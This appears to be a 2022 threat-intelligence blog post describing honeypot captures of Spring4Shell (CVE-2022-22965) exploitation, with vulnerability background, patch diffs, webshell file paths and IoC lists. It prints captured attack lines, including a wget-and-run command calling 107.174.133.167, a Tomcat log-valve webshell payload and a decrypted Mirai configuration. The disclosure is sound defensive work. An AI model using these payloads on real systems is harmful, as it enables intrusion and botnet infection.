1 April 2022 / honeypot

# What Our Honeypot Sees Just One Day After The Spring4Shell Advisory


## Background

On March 31, 2022, Spring issued a security advisory[1] for the Spring4Shell vulnerability (CVE-2022-22965), this vulnerability has caused widespread concern in the security community.

When we looked back at our data, we noticed on March 21, 2022, 10 days BEFORE the vendor issued the advisory, our threat hunting honeypot System[2] had already captured activities related to this exact vulnerability. After March 30, we started to see more attempts such as various webshells, and today, 2022-04-01 11:33:09(GMT+8), less than one day after the vendor released the advisory, a variant of Mirai, has won the race as the first botnet that adopted this vulnerability.

## Spring4Shell in the wild propagation


Starting March 21, 2021, our honeypot system started to observe scans related to the Spring4Shell vulnerability (CVE-2022-22965), the following diagram shows the geographic distribution of the scanner IP addresses that we have seen so far.




Top 10 country statistics

| | | | | | | | | | |
|---|---|---|---|---|---|---|---|---|---|
| United States 92 | The Netherlands 49 | Germany 30 | China 21 | France 6 | Luxembourg 6 | Sweden 6 | Switzerland 5 | Ukraine 5 | Austria 4 |

We haven seen a large number of Webshell and test file upload behavior, the corresponding file information is shown below.




Some of the exploits that we have observed so far:

```
echo%20ddfdsfasdfasd echo%20fdsafasdfasd echo%202222222 ls ls%20/tmp/ whoami %2Fbin%2Fsh%2F-c%24%7BIFS%7D%27cd%24%7BIFS%7D%2Ftmp%3Bwget%24%7BIFS%7Dhttp%3A%2F%2F107.174.133.167%2Ft.sh%24%7BIFS%7D-O-%A6sh%24%7BIFS%7DSpringCore%3B%27 cat+/etc/passwd chdir cmd /c dir cmd /c net user curl+http://111.4vcrkb.dnslog.cn/1.jpg curl+http://12121.4vcrkb.dnslog.cn/1.jpg curl+http://35456.4vcrkb.dnslog.cn/1.jpg dir echo echo 8888888888 echo %USERNAME% echo %computername% echo </xss> echo fucker_test_test echo rinima echo%20%3Csvg%20onload=confirm`xss`%3E echo%20%3Csvg%20onload=confirm`xssssss`%3E echo%20ddfdsfasdfasd echo%20fdsafasdfasd echo%202222222 echo+22222 echo+`whoami` echo+whoami exp id ifconfig ls ls%20/tmp/ ping -n 2 uup0fk.dnslog.cn ping uup0fk.dnslog.cn uname whoami whoami%0A
```

## Spring4Shell Vulnerability brief

Spring4Shell vulnerability (CVE-2022-22965) is caused by the new module feature in JDK version 9 and above, and is a bypass for the CVE-2010-1622 vulnerability patch.

### Java Beans

Java introspection manipulates JavaBean properties through reflection, the JDK provides the PropertyDescription class operation to access JavaBean properties, when operating on multiple properties, you can operate on all properties by traversing the property description object array.

Through the class Introspector to get the BeanInfo information of an object, and then the BeanInfo to get the property descriptor PropertyDescriptor, the property descriptor can get the getter/setter methods corresponding to a property, and then through the reflection mechanism to call these methods. For example, through the PropertyDescriptor[] assignment.

If the parent class properties is not needed, the second parameter of getBeanInfo Class beanClass, Class stopClass) is there, calling BeanInfo getBeanInfo(Class beanClass) directly, PropertyDescriptor[] will contain the parent class Object.class.

### CVE-2010-1622 Vulnerability brief

CVE-2010-1622 vulnerability exists because "CachedIntrospectionResults class"of Spring Beans does not specify the stop class when calling java.beans.Introspector.getBeanInfo() enumeration property assignment, resulting in the parent class ( Object.class is the parent class of any java object) class property can be maliciously controlled by an attacker.


Spring parameter supports the user to submit a form in the form of parameters = value object assignment, while user.address.street = Disclosure + Str is equivalent to frmObj.getUser().getAddress().setStreet("Disclosure Str."). So a value can be assigned to the first class property in PropertyDescriptor[] by means of user.address.street=Disclosure+Str. If the class property is controlled through the classLoader, the exploit chain can be constructed.

Vulnerability Patch Spring patches the vulnerability by adding the classLoader to the property array blacklist.


```
PropertyDescriptor[] pds = this.beanInfo.getPropertyDescriptors();
for (PropertyDescriptor pd : pds) {
    if (Class.class == beanClass &&
            ("classLoader".equals(pd.getName()) ||  "protectionDomain".equals(pd.getName())))
        // Ignore Class.getClassLoader() and getProtectionDomain() methods - nobody needs to b
        continue;
    }
```

**CVE-2022-22965 Vulnerability brief**

Similar to the CVE-2010-1622 vulnerability, another class parameter related issue.




CVE-2022-22965 is a bypass of patch CVE-2010-1622, in JDK11+Tomcat8.5.77+spring-webmvc5.3.17 version, we noticed that class.module.classLoader.* can load ParallelWebappClassLoader to bypass the detection of classLoader:




Exploit Payload that we saw

```
class.module.classLoader.resources.context.parent.pipeline.first.pattern=%25%7Bc2%7Di%20if(%22j%22.equals(request
%7B%20java.io.InputStream%20in%20%3D%20%25%7Bc1%7Di.getRuntime().exec(request.getParameter(%22cmd%22)).getInputSt
%3B%20int%20a%20%3D%20-1%3B%20byte%5B%5D%20b%20%3D%20new%20byte%5B2048%5D%3B%20while((a%3Din.read(b))!
%3D-1)%7B%20out.println(new%20String(b))
%3B%20%7D%20%7D%20%25%7Bsuffix%7Di&class.module.classLoader.resources.context.parent.pipeline.first.suffix=.jsp&c
ROOT&class.module.classLoader.resources.context.parent.pipeline.first.prefix=tomcatwar&class.module.classLoader.r
```

Here the pattern specifies the format of the log record, suffix specifies the log record suffix as .jsp, directory specifies the directory webapps/ROOT where the log is saved, prefix specifies the file name tomcatwar, fileDateFormat specifies the date format of the log file name. The whole payload uses Tomcat's class AbstractAccessLogValve to modify the log storage format, directory and file name, so the webshell can be uploaded.

Vulnerability Patch A strict blacklist restrictions have been added

```
287 288          PropertyDescriptor[] pds = this.beanInfo.getPropertyDescriptors();
288 289          for (PropertyDescriptor pd : pds) {
289     -            if (Class.class == beanClass &&
290     -                    ("classLoader".equals(pd.getName()) ||  "protectionDomain".equals(pd.getName()))) {
291     -                // Ignore Class.getClassLoader() and getProtectionDomain() methods - nobody needs to bind to those
    290 +            if (Class.class == beanClass && (!"name".equals(pd.getName()) && !pd.getName().endsWith("Name"))) {
    291 +                // Only allow all name variants of Class properties
    292 +                continue;
    293 +            }
    294 +            if (pd.getPropertyType() != null && (ClassLoader.class.isAssignableFrom(pd.getPropertyType())
    295 +                    || ProtectionDomain.class.isAssignableFrom(pd.getPropertyType()))) {
    296 +                // Ignore ClassLoader and ProtectionDomain types - nobody needs to bind to those
```

## Mirai botnet

As mentioned above, Mirai botnet has jumped on the wagon and the following is the relevant configuration information that has been decrypted.


```
[0x01]: "46.175.146.159\x00", size=15 [0x02]: "A\x84", size=2 [0x03]: "D\xfd", size=2 [0x04]: "U better back the fuck off CIANigger >>>---<3-->\x00", size=49 [0x05]: "shell\x00", size=6 [0x06]: "enable\x00", size=7 [0x07]: "system\x00", size=7 [0x08]: "sh\x00", size=3 [0x09]: "/bin/busybox DEMONS\x00", size=20 [0x0a]: "DEMONS: applet not found\x00", size=25 [0x0b]: "ncorrect\x00", size=9 [0x0c]: "/bin/busybox ps\x00", size=16 [0x0d]: "assword\x00", size=8 [0x0e]: "ogin\x00", size=5 [0x0f]: "enter\x00", size=6 [0x10]: "/proc/\x00", size=7 [0x11]: "/exe\x00", size=5 [0x12]: "/fd\x00", size=4 [0x13]: "/maps\x00", size=6 [0x14]: "/proc/net/tcp\x00", size=14 [0x15]: "/etc/resolv.conf\x00", size=17 [0x16]: "nameserver\x00", size=11 [0x17]: "Pully\x13SHD\x1aiIGK\x1cDig\x13\x18}Bfpc]MkGp^b\x12[}P\x1b\ \~m`b`^rc\x13Xeg\x13G\x1a\x12z*", size=57 [0x18]: "i586\x00", size=5 [0x19]: "i486\x00", size=5 [0x1a]: "x86\x00", size=4 [0x1b]: "i686\x00", size=5 [0x1c]: "mips\x00", size=5 [0x1d]: "mipsel\x00", size=7 [0x1e]: "mpsl\x00", size=5 [0x1f]: "sh4\x00", size=4 [0x20]: "superh\x00", size=7 [0x21]: "ppc\x00", size=4 [0x22]: "powerpc\x00", size=8 [0x23]: "spc\x00", size=4 [0x24]: "sparc\x00", size=6 [0x25]: "(deleted) \x00", size=10 [0x26]: "abcdefghijklmnopqrstuvwxyz\x00", size=27 [0x27]: "%d.%d.%d.%d\x00", size=12 [0x28]: "POST /cdn-cgi/\x00", size=15 [0x29]: "UPX!\x00", size=5 [0x2a]: "botnet\x00", size=7 [0x2b]: "ddos\x00", size=5 [0x2c]: "oginenterassword\x00", size=17 [0x2d]: "GET/ HTTP/1.1\x00", size=15 [0x2e]: "garm\x00", size=5 [0x2f]: "gx86\x00", size=5 [0x30]: "gmips\x00", size=6 [0x31]: "gmpsl\x00", size=6 [0x32]: "gsh4\x00", size=5 [0x33]: "gspc\x00", size=5 [0x34]: "gppc\x00", size=5 [0x35]: "gsec\x00", size=5 [0x36]: ".glm\x00", size=5 [0x37]: "cronx86\x00", size=8 [0x38]: "cronarm\x00", size=8 [0x39]: "cronmips\x00", size=9 [0x3a]: "cronmpsl\x00", size=9 [0x3b]: "cronsh4\x00", size=8 [0x3c]: "cronspc\x00", size=8 [0x3d]: "cronppc\x00", size=8 [0x3e]: "cronsh\x00", size=7 [0x3f]: "gi686\x00", size=6 [0x40]: "/dev/watchdog\x00", size=14 [0x41]: "/dev/misc/watchdog\x00", size=19 [0x42]: "/dev/FTWDT101_watchdog\x00", size=23 [0x43]: "/dev/FTWDT101 watchdog\x00\x12", size=24 [0x44]: "/dev/watchdog0\x00", size=15 [0x45]: "/etc/default/watchdog\x00", size=22 [0x46]: "/sbin/watchdog\x00", size=15
```


**Some Webshell and test files that we have seen so far**

| filepath | count |
|---|---|
| /tmp/log222.txt | 3973 |
| webapps/ROOT/log111.txt | 2051 |
| webapps/ROOT/tomcatwar.jsp | 110 |
| webapps/ROOT/wpz.jsp | 27 |
| /../webapps/ROOT/logout.jsp | 12 |
| ./webapps/ROOT/test2%20%20.txt | 9 |
| webapps/ROOT/log101.txt | 7 |
| /log_data_9.jsp | 3 |
| webapps/ROOT/xiaozhan.jsp | 3 |
| webapps/ROOT/1122.jsp | 3 |
| webapps/ROOT/0985763860781234.jsp | 3 |
| /2023.jsp | 3 |
| webapps/ROOT/zhuzhuxias.jsp | 3 |
| webapps/ROOT/log147.txt | 2 |
| webapps/ROOT/aaa69875.jsp | 1 |
| webapps/ROOT/log186.txt | 1 |
| webapps/ROOT/aaa36917.jsp | 1 |
| webapps/ROOT/member3war.jsp | 1 |
| webapps/ROOT/aaa96225.jsp | 1 |
| webapps/ROOT/log154.txt | 1 |

| filepath | count |
| --- | --- |
| webapps/ROOT/log103.txt | 1 |
| webapps/ROOT/log176.txt | 1 |
| webapps/ROOT/7FMNZ.jsp | 1 |
| webapps/ROOT/aaa28643.jsp | 1 |
| webapps/ROOT/aaa49231.jsp | 1 |
| webapps/ROOT/aaa50586.jsp | 1 |
| webapps/ROOT/log112.txt | 1 |
| webapps/ROOT/log110.txt | 1 |
| webapps/ROOT/aaa80751.jsp | 1 |
| /2021.jsp | 1 |
| webapps/ROOT/aaa10854.jsp | 1 |
| webapps/ROOT/log105.txt | 1 |
| webapps/ROOT/aaa93089.jsp | 1 |
| webapps/ROOT/35456.jsp | 1 |
| webapps/ROOT/log182.txt | 1 |
| webapps/ROOT/aaa24348.jsp | 1 |
| webapps/ROOT/log131.txt | 1 |
| webapps/ROOT/indexbk.jsp | 1 |
| webapps/ROOT/log149.txt | 1 |
| webapps/ROOT/log179.txt | 1 |
| webapps/webappsbak/sxxd1648765386.txt | 1 |
| webapps/ROOT/log150.txt | 1 |
| Webapps/ROOT/78754.jsp | 1 |
| webapps/ROOT/aaa24168.jsp | 1 |
| webapps/ROOT/aaa10487.jsp | 1 |
| webapps/ROOT/log178.txt | 1 |
| webapps/ROOT/lapsus | 1 |
| webapps/ROOT/zhuzhuxia.jsp | 1 |
| webapps/ROOT/log135.txt | 1 |
| webapps/ROOT/aaa40373.jsp | 1 |
| webapps/ROOT/qweasd.jsp | 1 |
| webapps/ROOT/console.jsp | 1 |
| webapps/ROOT/aaa79694.jsp | 1 |
| webapps/ROOT/aaa54378.jsp | 1 |
| webapps/ROOT/log129.txt | 1 |
| webapps/ROOT/pCJrI.jsp | 1 |
| webapps/ROOT/log162.txt | 1 |
| Webapps/ROOT/7875456457.jsp | 1 |
| webapps/ROOT/.jsp | 1 |
| webapps/ROOT/log200.txt | 1 |
| webapps/ROOT/8888888888.jsp | 1 |
| webapps/ROOT/8888888888.txt | 1 |
| webapps/ROOT/log128.txt | 1 |
| webapps/ROOT/log124.txt | 1 |
| webapps/ROOT/aaa14058.jsp | 1 |

| filepath | count |
| --- | --- |
| webapps/ROOT/aaa94175.jsp | 1 |
| webapps/ROOT/conf.jsp | 1 |
| webapps/stupidRumor_war/tomcatwar.jsp | 1 |
| webapps/ROOT/aaa83816.jsp | 1 |

## Recommendations

Spring users should follow the vendor's advisory, as the same time, users can check their systems for the aforementioned Webshell and test files paths for possible breach.

## Contact us

Readers are always welcomed to reach us on twitter or email us at netlab at 360 dot cn .

### IoC List

Mirai C2

```
46.175.146.159:16772
```

IP

```
1.85.220.54 China AS4134 CHINANET-BACKBONE 3.239.1.141 United States AS14618 AMAZON-AES 5.2.69.50 The
Netherlands AS60404 Liteserver 14.0.170.249 China AS38819 HKCSL-AS-AP 23.128.248.10 United States AS398355
DATAIDEAS-LLC 23.128.248.11 United States AS398355 DATAIDEAS-LLC 23.128.248.12 United States AS398355
DATAIDEAS-LLC 23.128.248.13 United States AS398355 DATAIDEAS-LLC 23.128.248.14 United States AS398355
DATAIDEAS-LLC 23.128.248.15 United States AS398355 DATAIDEAS-LLC 23.128.248.16 United States AS398355
DATAIDEAS-LLC 23.128.248.17 United States AS398355 DATAIDEAS-LLC 23.128.248.19 United States AS398355
DATAIDEAS-LLC 23.128.248.20 United States AS398355 DATAIDEAS-LLC 23.128.248.21 United States AS398355
DATAIDEAS-LLC 23.128.248.22 United States AS398355 DATAIDEAS-LLC 23.128.248.23 United States AS398355
DATAIDEAS-LLC 23.128.248.24 United States AS398355 DATAIDEAS-LLC 23.128.248.25 United States AS398355
DATAIDEAS-LLC 23.128.248.27 United States AS398355 DATAIDEAS-LLC 23.128.248.28 United States AS398355
DATAIDEAS-LLC 23.128.248.29 United States AS398355 DATAIDEAS-LLC 23.128.248.33 United States AS398355
DATAIDEAS-LLC 23.128.248.34 United States AS398355 DATAIDEAS-LLC 23.128.248.38 United States AS398355
DATAIDEAS-LLC 23.128.248.39 United States AS398355 DATAIDEAS-LLC 23.128.248.40 United States AS398355
DATAIDEAS-LLC 23.128.248.41 United States AS398355 DATAIDEAS-LLC 23.128.248.42 United States AS398355
DATAIDEAS-LLC 23.128.248.43 United States AS398355 DATAIDEAS-LLC 23.128.248.44 United States AS398355
DATAIDEAS-LLC 23.128.248.46 United States AS398355 DATAIDEAS-LLC 23.128.248.48 United States AS398355
DATAIDEAS-LLC 23.128.248.50 United States AS398355 DATAIDEAS-LLC 23.128.248.51 United States AS398355
DATAIDEAS-LLC 23.128.248.53 United States AS398355 DATAIDEAS-LLC 23.128.248.54 United States AS398355
DATAIDEAS-LLC 23.128.248.55 United States AS398355 DATAIDEAS-LLC 23.128.248.56 United States AS398355
DATAIDEAS-LLC 23.128.248.57 United States AS398355 DATAIDEAS-LLC 23.128.248.58 United States AS398355
DATAIDEAS-LLC 23.128.248.59 United States AS398355 DATAIDEAS-LLC 23.128.248.60 United States AS398355
DATAIDEAS-LLC 23.128.248.61 United States AS398355 DATAIDEAS-LLC 23.128.248.62 United States AS398355
DATAIDEAS-LLC 23.128.248.63 United States AS398355 DATAIDEAS-LLC 23.128.248.64 United States AS398355
DATAIDEAS-LLC 23.128.248.65 United States AS398355 DATAIDEAS-LLC 23.129.64.130 United States AS396507
EMERALD-ONION 23.129.64.131 United States AS396507 EMERALD-ONION 23.129.64.132 United States AS396507
EMERALD-ONION 23.129.64.133 United States AS396507 EMERALD-ONION 23.129.64.134 United States AS396507
EMERALD-ONION 23.129.64.135 United States AS396507 EMERALD-ONION 23.129.64.136 United States AS396507
EMERALD-ONION 23.129.64.137 United States AS396507 EMERALD-ONION 23.129.64.138 United States AS396507
EMERALD-ONION 23.129.64.139 United States AS396507 EMERALD-ONION 23.129.64.140 United States AS396507
EMERALD-ONION 23.129.64.141 United States AS396507 EMERALD-ONION 23.129.64.142 United States AS396507
EMERALD-ONION 23.129.64.143 United States AS396507 EMERALD-ONION 23.129.64.145 United States AS396507
EMERALD-ONION 23.129.64.146 United States AS396507 EMERALD-ONION 23.129.64.147 United States AS396507
```

EMERALD-ONION 23.129.64.148 United States AS396507 EMERALD-ONION 23.129.64.149 United States AS396507
EMERALD-ONION 23.129.64.210 United States AS396507 EMERALD-ONION 23.129.64.211 United States AS396507
EMERALD-ONION 23.129.64.212 United States AS396507 EMERALD-ONION 23.129.64.213 United States AS396507
EMERALD-ONION 23.129.64.214 United States AS396507 EMERALD-ONION 23.129.64.215 United States AS396507
EMERALD-ONION 23.129.64.216 United States AS396507 EMERALD-ONION 23.129.64.217 United States AS396507
EMERALD-ONION 23.129.64.218 United States AS396507 EMERALD-ONION 23.129.64.219 United States AS396507
EMERALD-ONION 23.129.64.250 United States AS396507 EMERALD-ONION 23.154.177.6 United States AS399532
ULAYER-ASN 23.154.177.7 United States AS399532 ULAYER-ASN 23.239.21.195 United States AS63949 LINODE-AP
27.102.106.117 South Korea AS45996 GNJ-AS-KR 37.187.18.212 France AS16276 OVH 37.187.96.183 France AS16276
OVH 43.128.201.239 Thailand AS132203 TENCENT-NET-AP-CN 43.242.116.54 India AS45916 GTPL-AS-AP 45.15.16.105
Sweden AS42675 OBEHOSTING 45.32.251.86 Japan AS20473 AS-CHOOPA 45.33.101.246 United States AS63949 LINODE-
AP 45.61.186.160 United States AS53667 PONYNET 45.78.48.51 Japan AS25820 IT7NET 45.128.133.242 Belgium
AS206804 EstNOC-GLOBAL 45.129.56.200 Denmark AS39351 ESAB-AS 45.136.15.239 China AS139659 LUCID-AS-AP
45.153.160.2 The Netherlands AS212906 moneroj-ca 45.153.160.132 The Netherlands AS212906 moneroj-ca
45.153.160.136 The Netherlands AS212906 moneroj-ca 45.154.255.138 Sweden AS41281 KEFF 45.154.255.139 Sweden
AS41281 KEFF 45.154.255.147 Sweden AS41281 KEFF 46.166.139.111 The Netherlands AS43350 NFORCE
46.175.146.159 The Netherlands AS50673 Serverius-as 46.232.251.191 Germany AS197540 netcup-AS 51.15.76.60
The Netherlands AS12876 AS12876 51.77.52.216 Poland AS16276 OVH 58.82.211.226 China AS137872 PEOPLESPHONE-
HK 58.240.81.135 China AS4837 CHINA169-Backbone 60.248.106.229 China AS3462 HINET 62.102.148.68 Sweden
AS51815 TEKNIKBYRAN 62.102.148.69 Sweden AS51815 TEKNIKBYRAN 64.113.32.29 United States AS15154 SBBSNET
66.220.242.222 United States AS17356 VERMONT-TELE 74.82.47.194 United States AS6939 HURRICANE 81.17.18.59
Switzerland AS51852 PLI-AS 81.17.18.62 Switzerland AS51852 PLI-AS 85.93.218.204 Luxembourg AS9008 ASN-VO
85.204.116.204 Romania AS48874 HOSTMAZE 87.120.37.231 Bulgaria AS34224 NETERRA-AS 89.58.27.84 Germany
AS197540 netcup GmbH 89.163.131.159 Germany AS24961 MYLOC-AS 89.163.131.160 Germany AS24961 MYLOC-AS
91.132.147.168 Germany AS197540 netcup-AS 91.149.225.172 Norway AS58110 IPVOLUME 91.211.89.43 Ukraine
